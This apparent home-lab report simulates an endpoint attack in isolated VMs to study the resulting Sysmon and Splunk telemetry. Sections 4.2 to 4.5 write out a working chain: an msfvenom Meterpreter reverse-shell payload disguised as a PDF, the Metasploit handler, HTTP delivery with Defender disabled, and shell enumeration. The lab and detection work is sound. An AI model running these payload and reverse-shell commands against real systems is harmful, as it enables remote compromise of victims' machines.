

Cybersecurity Home Lab Project: Endpoint Attack Simulation and Telemetry Analysis

1. Executive Summary

This report details a cybersecurity home lab project focused on simulating a realistic endpoint attack to generate and analyze security telemetry. The primary objective was to gain hands-on experience in both offensive and defensive security operations, specifically by understanding how malicious activities manifest in system logs and how a Security Information and Event Management (SIEM) platform like Splunk can be utilized for threat detection. The project involved setting up a virtualized environment with attacker (Kali Linux) and target (Windows 10 client) machines, executing a multi-stage attack using a reverse shell, and meticulously collecting and analyzing endpoint logs with Sysmon and Splunk. The insights gained from this exercise are crucial for developing effective security monitoring and incident response capabilities.

2. Project Goals

The core goals of this project were to:


- **Establish a Controlled Lab Environment:** Create an isolated virtual network for safe attack simulation.
- **Simulate a Realistic Attack Chain:** Execute a multi-stage attack from malware generation to post-exploitation.
- **Generate Comprehensive Telemetry:** Utilize Sysmon and Windows Event Logs to capture granular endpoint activity.
- **Implement Log Ingestion & Analysis:** Configure Splunk to ingest, normalize, and analyze security logs.
- **Identify Detection Opportunities:** Observe the telemetry patterns associated with malicious activities to inform future threat detection strategies.
- **Document Findings:** Provide a clear, professional overview of the entire process and its outcomes.

3. Lab Environment Setup


The project leveraged a virtualized environment built on **VirtualBox** to ensure isolation and reproducibility.

3.1 Virtual Machine Configuration:

- **Attacker Machine:** Kali Linux
 - **Role:** Simulates an external adversary.
 - **IP Address:** 192.168.20.11
- **Target Machine:** Windows 10 Client
 - **Role:** Represents a vulnerable endpoint within an internal network.
 - **IP Address:** 192.168.20.10
- **Network Configuration:** Both VMs were configured on an **isolated internal network** (VirtualBox Internal Network mode) to prevent unintended external access and create a self-contained lab. This setup ensured that all network traffic remained within the controlled environment.



Screenshot of VirtualBox network settings showing the Kali Linux isolated network configuration



Screenshot of VirtualBox network settings showing the Windows 10 client isolated network configuration.

3.2 Telemetry Collection Infrastructure:

To capture detailed endpoint activity, the following components were deployed on the Windows 10 client:

- **Microsoft Sysmon:** A powerful system monitoring tool (from Sysinternals) installed with a customized configuration (based on SwiftOnSecurity's public configuration). Sysmon provides enhanced logging capabilities beyond standard Windows Event Logs, capturing process creation with command lines, network connections, file creations, and more, which are critical for deep forensic analysis and advanced threat detection.
- **Splunk Universal Forwarder:** A lightweight Splunk agent deployed on the Windows 10 client. Its role was to efficiently collect Sysmon and other relevant Windows Event Logs and securely transmit them to the central Splunk Enterprise instance.
- **Splunk Enterprise:** The central SIEM platform responsible for ingesting, indexing, and analyzing the collected logs. A dedicated index, index=endpoint, was created to aggregate all endpoint-related security telemetry, facilitating focused searches and analysis.

New Index
X

General Settings

Index Name
Set index name (e.g., INDEX_NAME). Search using index=INDEX_NAME.

Index Data Type

Events
Metrics

The type of data to store (event-based or metrics).

Home Path
Hot/warm db path. Leave blank for default (\$SPLUNK_DB/INDEX_NAME/db).

Cold Path
Cold db path. Leave blank for default (\$SPLUNK_DB/INDEX_NAME/colddb).

Thawed Path
Thawed/resurrected db path. Leave blank for default (\$SPLUNK_DB/INDEX_NAME/thaweddb).

Data Integrity Check

Enable
Disable

Enable this if you want Splunk to compute hashes on every slice of your data for the purpose of data integrity.

Max Size of Entire Index

GB

Maximum target size of entire index.

Max Size of Hot/Warm/Cold Bucket

GB

Maximum target size of buckets. Enter 'auto_high_volume' for high-volume indexes.

Frozen Path
Frozen bucket archive path. Set this if you want Splunk to automatically archive frozen buckets.

Screenshot of the endpoint index creation in Splunk.

3.2.1 Sysmon and Windows Log Ingestion Configuration:

To ensure proper ingestion and parsing of security logs, the following configurations were applied:

- On the Windows 10 Universal Forwarder (inputs.conf):

[WinEventLog://Microsoft-Windows-Sysmon/Operational]

index = endpoint

disabled = false

renderXml = true

source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

[WinEventLog://Microsoft-Windows-Defender/Operational]

index = endpoint

disabled = false

source = Microsoft-Windows-Defender/Operational

blacklist = 1151,1150,2000,1002,1001,1000

[WinEventLog://Security]

index = endpoint

disabled = false

[WinEventLog://Microsoft-Windows-PowerShell/Operational]

index = endpoint

disabled = false

source = Microsoft-Windows-PowerShell/Operational

blacklist = 4100,4105,4106,40961,40962,53504

[WinEventLog://Application]

index = endpoint

disabled = false

- [WinEventLog://<LogChannel>]: Specifies the Windows Event Log channel to monitor.
- disabled = false: Enables the log collection for this stanza.
- index = endpoint: Directs collected events to the endpoint index in Splunk.
- renderXml = true: Crucially instructs the forwarder to ingest events in their full XML format, preserving rich structured data vital for accurate field extraction by Splunk add-ons.
- **On the Splunk Enterprise Instance:**
 - **Splunk Add-on for Microsoft Sysmon:** Installed to provide pre-built knowledge objects, including source types (XmlWinEventLog:Microsoft-Windows-Sysmon/Operational), field extractions, and Common Information Model (CIM) compliance for Sysmon events.
 - **Splunk Add-on for Microsoft Windows:** Installed to ensure proper parsing, field extraction, and CIM compliance for standard Windows Event Logs (e.g., Security, System, Application, PowerShell).
 - **Restart Splunk:** A full Splunk restart was performed after installing each add-on to ensure their configurations were fully loaded and active.

4. Attack Simulation Execution

The attack simulation followed a series of logical steps, mimicking a common cyberattack kill chain.

4.1 Reconnaissance (Port Scanning):

From the Kali Linux attacker machine (192.168.20.11), an Nmap port scan was conducted against the Windows 10 target (192.168.20.10) to identify open ports and services, a foundational step in any penetration test or real-world attack.

```
(kali㉿kali)-[~/Desktop]
$ nmap --dns-servers 4.2.2.1 192.168.20.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 18:20 EDT
Nmap scan report for 192.168.20.10
Host is up (0.00054s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: 08:00:27:BE:5C:0E (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap done: 1 IP address (1 host up) scanned in 17.87 seconds
(kali㉿kali)-[~/Desktop]
$
```

Scanning for open ports

4.2 Malware Generation:

MSFVenom, a payload generator component of the Metasploit Framework, was used on Kali to create the malicious executable.

- **Payload:** windows/x64/meterpreter_reverse_tcp was selected, designed to establish an outbound TCP connection from the target back to the attacker.
- **Listener Details:** Configured with LHOST=192.168.20.11 (Kali's IP) and LPORT=4444.
- **Output Format:** Generated as an executable (.exe) disguised with a .pdf.exe extension to appear as a document: TestMal.pdf.exe.

(Command used: msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.20.11 LPORT=4444 -f exe -o TestMal.pdf.exe)

```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.20.10 lport=4444 -f exe -o TestMal.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 203846 bytes
Final size of exe file: 210432 bytes
Saved as: TestMal.pdf.exe

(kali㉿kali)-[~/Desktop]
$ ls
TestMal.pdf.exe

(kali㉿kali)-[~/Desktop]
$ file TestMal.pdf.exe
TestMal.pdf.exe: PE32+ executable for MS Windows 4.00 (GUI), x86-64, 3 sections

(kali㉿kali)-[~/Desktop]
$
```

msfvenom used to generate malicious file

4.3 Command & Control (C2) Handler Setup:

On the Kali machine, **MSFConsole** was initiated to set up a multi/handler. This module acts as a listener, waiting for the reverse shell connection from the executed malware.

- **Payload Configuration:** The handler's payload was explicitly set to match the generated malware: windows/x64/meterpreter_reverse_tcp.
- **Listener Configuration:** LHOST was set to Kali's IP (192.168.20.11) and LPORT to 4444.
- **Execution:** The handler was started, placing Metasploit in a listening state.

(Metasploit commands: use exploit/multi/handler, set payload windows/x64/meterpreter_reverse_tcp, set LHOST 192.168.20.11, set LPORT 4444, exploit)

```
(kali@kali)~[~/Desktop]
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

=[ metasploit v6.4.64-dev ]
+ -- --[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --[ 1607 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Opening up msfconsole to set up exploit

```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop x kali@kali: ~/Desktop x
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload
Display all 1532 possibilities? (y or n)
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter
set payload windows/x64/meterpreter/bind_ipv6_tcp      set payload windows/x64/meterpreter/reverse_tcp_rc4
set payload windows/x64/meterpreter/bind_ipv6_tcp_uuid set payload windows/x64/meterpreter/reverse_tcp_uuid
set payload windows/x64/meterpreter/bind_named_pipe    set payload windows/x64/meterpreter/reverse_winhttp
set payload windows/x64/meterpreter/bind_tcp           set payload windows/x64/meterpreter/reverse_winhttps
set payload windows/x64/meterpreter/bind_tcp_rc4       set payload windows/x64/meterpreter_bind_named_pipe
set payload windows/x64/meterpreter/bind_tcp_uuid      set payload windows/x64/meterpreter_bind_tcp
set payload windows/x64/meterpreter/reverse_http       set payload windows/x64/meterpreter_reverse_http
set payload windows/x64/meterpreter/reverse_https      set payload windows/x64/meterpreter_reverse_https
set payload windows/x64/meterpreter/reverse_named_pipe set payload windows/x64/meterpreter_reverse_ipv6_tcp
set payload windows/x64/meterpreter/reverse_tcp        set payload windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter_reverse_tcp):



| Name       | Current Setting | Required | Description                                               |
|------------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC   | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| EXTENSIONS |                 | no       | Comma-separate list of extensions to load                 |
| EXTINIT    |                 | no       | Initialization strings for extensions                     |
| LHOST      |                 | yes      | The listen address (an interface may be specified)        |
| LPORT      | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.20.11
lhost => 192.168.20.11
msf6 exploit(multi/handler) > options
```

Setting the payload, and lhost ip address in exploit

4.4 Malware Delivery:

To facilitate the transfer of TestMal.pdf.exe to the Windows 10 client, a temporary HTTP server was spun up on the Kali machine using Python 3's built-in module.


- **Command:** python3 -m http.server 9999
- **Port Selection Justification (9999):** Port 9999 was chosen strategically. It falls within the **registered ports range (1024-49151)**, which are not reserved for well-known services (ports 0-1023). This avoided potential conflicts with common system services and did not require elevated (root) privileges on Kali to bind the port, making it ideal for a quick, temporary file transfer in a lab environment.


```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop x kali@kali: ~/Desktop x
(kali@kali)~[~/Desktop]
$ ls
TestMal.pdf.exe
(kali@kali)~[~/Desktop]
$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

Screenshot of the Python HTTP server running on Kali.

4.5 Malware Execution and Post-Exploitation:

1. **Download:** On the Windows 10 client, the malware was downloaded by navigating to <http://192.168.20.11:9999/TestMal.pdf.exe> in a web browser. For the purpose of this lab, Windows Defender was temporarily disabled to allow execution.



2. **Execution:** The downloaded TestMal.pdf.exe was executed.

svchost.exe	1460	Running	LOCAL SE...	00	528 K	Not allowed
svchost.exe	1532	Running	NETWORK...	00	3,816 K	Not allowed
spoolsv.exe	1572	Running	SYSTEM	00	40 K	Not allowed
TestMal.pdf.exe	1668	Running	Taiwo	00	1,192 K	Disabled
svchost.exe	1728	Running	LOCAL SE...	00	1,616 K	Not allowed
svchost.exe	1816	Running	SYSTEM	00	1,488 K	Not allowed
RuntimeBroker.exe	1840	Running	Taiwo	00	5,764 K	Disabled

3. **Session Establishment:** The execution successfully triggered a reverse shell connection back to the listening Metasploit handler on Kali, establishing a Meterpreter session.
4. **Connection Verification:** On the Windows 10 client, `netstat -anob` was executed from an elevated command prompt to confirm the outbound connection to Kali on port 4444, verifying the established C2 channel.

```

Administrator: Command Prompt
TCP    127.0.0.1:49936      127.0.0.1:8191      ESTABLISHED    2464
[splunkd.exe]
TCP    127.0.0.1:54661      127.0.0.1:8089      ESTABLISHED    4904
[agent-manager.exe]
TCP    192.168.20.10:139    0.0.0.0:0           LISTENING       4
Can not obtain ownership information
TCP    192.168.20.10:3389   192.168.20.11:48208 CLOSE_WAIT      736
TermService
[svchost.exe]
TCP    192.168.20.10:52360  192.168.20.11:9999   TIME_WAIT       0
TCP    192.168.20.10:52373  192.168.20.11:4444   ESTABLISHED     2672
[TestMal.pdf.exe]
TCP    [::]:135            [::]:0              LISTENING       900
RpcSs
[svchost.exe]
TCP    [::]:445            [::]:0              LISTENING       4
Can not obtain ownership information
TCP    [::]:3389           [::]:0              LISTENING       736
TermService
[svchost.exe]
TCP    [::]:7680           [::]:0              LISTENING       5724
Can not obtain ownership information
TCP    [::]:49664          [::]:0              LISTENING       672
[lsass.exe]
TCP    [::]:49665          [::]:0              LISTENING       524
Can not obtain ownership information
TCP    [::]:49666          [::]:0              LISTENING       520
Schedule
[svchost.exe]
TCP    [::]:49667          [::]:0              LISTENING       944

```

netstat -anob output on Windows showing the established connection to 192.168.20.11:4444.

5. **Simulated Post-Exploitation:** From the Meterpreter shell on Kali, various commands (e.g., `ipconfig`, `net user`, `net localgroup`) were executed. These actions simulated typical post-exploitation activities, generating additional telemetry for analysis and demonstrating the attacker's ability to interact with the compromised system.


```

meterpreter > shell
Process 7248 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Taiwo\Downloads>

```

Meterpreter shell created to gain access to host machine



```
File Actions Edit View Help
kali@kali: ~/Desktop x kali@kali: ~/Desktop x

C:\Users\Taiwo\Downloads>net user
net user

User accounts for \\DESKTOP-0S90BJ7

Administrator      DefaultAccount      Guest
Taiwo              WDAGUtilityAccount
The command completed successfully.

C:\Users\Taiwo\Downloads>net localgroup
net localgroup

Aliases for \\DESKTOP-0S90BJ7

*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.

C:\Users\Taiwo\Downloads>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
```


Running comands on Windows 10 client (host machine) through Kali (attacker machine)

5. Telemetry Analysis and Detection Insights

The culmination of the project involved analyzing the collected security telemetry within Splunk to observe the digital footprint of the simulated attack.

5.1 Data Ingestion Verification:

Upon executing the malware and post-exploitation commands, Sysmon and other Windows Event Logs were automatically collected by the Splunk Universal Forwarder and sent to the endpoint index in Splunk. This confirmed successful log pipeline operation.



5.2 Search and Correlation:


Using Splunk's search capabilities, events were queried from the `index=endpoint`, correlating them with key indicators of compromise (IOCs) such as:

- The attacker's IP address: 192.168.20.11
- The malware filename: TestMal.pdf.exe
- Relevant sourcetypes: `sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"` and `sourcetype="WinEventLog:Security"`


5.3 Key Observations and Detection Opportunities:

Analysis of the collected telemetry revealed several critical detection points:

- **Process Creation (Sysmon Event ID 1):** Detailed logs showing TestMal.pdf.exe being executed, including its full command line. This is a primary indicator of initial access and execution. Subsequent Sysmon Event ID 1 logs showed cmd.exe being launched by the malware, indicating attacker interaction.



- **Network Connections (Sysmon Event ID 3):** Evidence of TestMal.pdf.exe initiating an outbound network connection from the Windows client (192.168.20.10) to the Kali attacker (192.168.20.11) on port 4444. This is a critical indicator of C2 communication.
